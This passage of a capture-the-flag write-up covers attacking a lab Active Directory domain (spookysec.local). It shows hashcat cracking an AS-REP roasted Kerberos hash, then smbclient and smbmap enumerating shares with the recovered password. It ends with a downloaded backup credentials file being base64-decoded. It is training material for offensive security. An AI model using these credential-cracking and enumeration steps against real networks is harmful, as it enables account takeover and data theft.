
17400	SHA3-256	d60fcf6585da4e17224f58858970f0ed5ab042c3916b76b0b828e62eaf636cbd
17500	SHA3-384	983ba28532cc6320d04f20fa485bcedb38bddb666eca5f1e5aa279ff1c6244fe5f83cf4bbf05b95ff378dd2353617221
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dfdd8cd599ca094ef8570f3930c3f2c0b7afc8d6152ce4eaad6057a2ff22e71934b3a
17700	Keccak-224	e1dfad9bafeae6ef15f5bbb16cf4c26f09f5f1e7870581962fc84636
17800	Keccak-256	203f88777f18bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a21d94d4f2ce4bf69abda5d94bf03701fe9525a15dfdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa07da1239381c6b7f4dfd399bf9652500da723694a4c719587dd0219cb3
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e1c5402b17db
18300	Apple File System (APFS)	$fvde$2$16$58778104701476542047675521040224$20000$39602e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005


✓ Correct

I echoed the hash into a file and used hashcat tool to crack the hash as shown from the image below.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# hashcat -a 0 -m 18200 kerb-hash.txt /home/scr34tur3/passwordlist.txt --show
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:3377d6c7ea839565b61f73dabe
f8e027$b57feef62b47b98690c98b2d77b18d1765869bffe7e1b7629bbb413797e2222e7a896129d8b
f7d2d2eb788ed24683e48b31f59607a986c99940d9021954c8048af1edffbea3bd1665fc2ba8dd7ded
e2eb13f794a14cbf0548cf8e68b4eeabeb3817b8e9d9e07ec2eab7d965ac50ffedc0e3f0d4d37cf1a8
198031d090a2e4afd20489917abb2dc4ebb184b12df93c86a7e5b882fb7b09c43a4be8e536593bef77
15a38ed9ed3be5f6b86782ad8be34a52cac73f1a1cb2045c7659bf0b58a192310b060c261c6d680db1
cd9a848880a24c11047adae5b95cfd41301a6ecb2eb2f0e1336ecb25faaef9cf5d6ac7afba90c7845:
management2005
```

With a user account credentials we now have significantly more access within the domain. I now attempted to enumerate any shares that the domain controller may be giving out.




What utility can we use to map remote SMB shares?

smbclient

✓ Correct

smbclient is a command-line tool that allows users to interact with SMB (Server Message Block) and CIFS (Common Internet File System) network file sharing services, commonly used on Windows networks. It is part of the Samba suite, which provides file and print services to SMB/CIFS clients.




Which option will list shares?

-L


✓ Correct

I user option -L as shown in the image below to list all the shares available.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# smbclient -L 10.10.151.43 -U spookysec.local/svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.151.43 failed (Error NT_STATUS_RESOURCE_NAME_NOT_F
OUND)
Unable to connect with SMB1 -- no workgroup available
```

In order to find the permissions associated with every share, we can use **smbmap** just as shown below




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# smbmap -u svc-admin -p management2005 -d . -H 10.10.151.43

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.151.43:445        Name: 10.10.151.43              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```


How many remote shares is the server listing?

6 ✓ Correct

After listing the shares using option -L, there were 6 share as shown in the image below.




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# smbclient -L 10.10.151.43 -U spookysec.local/svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.151.43 failed (Error NT_STATUS_RESOURCE_NAME_NOT_F
OUND)
Unable to connect with SMB1 -- no workgroup available
```




There is one particular share that we have access to that contains a text file. Which share is it?

backup

Accessing the backup share, I found a file that I downloaded and later viewed its content as shown below.




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads/share_content]
└─# smbclient \\\\10.10.57.189\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 22:08:39 2020
  ..                                  D        0  Sat Apr  4 22:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 22:08:53 2020

                8247551 blocks of size 4096. 3856241 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 Kil
oBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```




What is the content of the file?

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

Using the cat cmd I viewed the content of the downloaded file from my machine as shown in the image below. (it had a base64 encoded content)




```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads/share_content]
└─# ls
backup_credentials.txt

┌──(root㉿Kali)-[/home/scr34tur3/Downloads/share_content]
└─# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```



Decoding the contents of the file, what is the full contents?


backup@spookysec.local:backup2517860

I copied the base64 into a file and decrypted the text as shown in the image below.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads/share_content]
└─# echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" > backupcontent | base64 -d
backup@spookysec.local:backup2517860
```

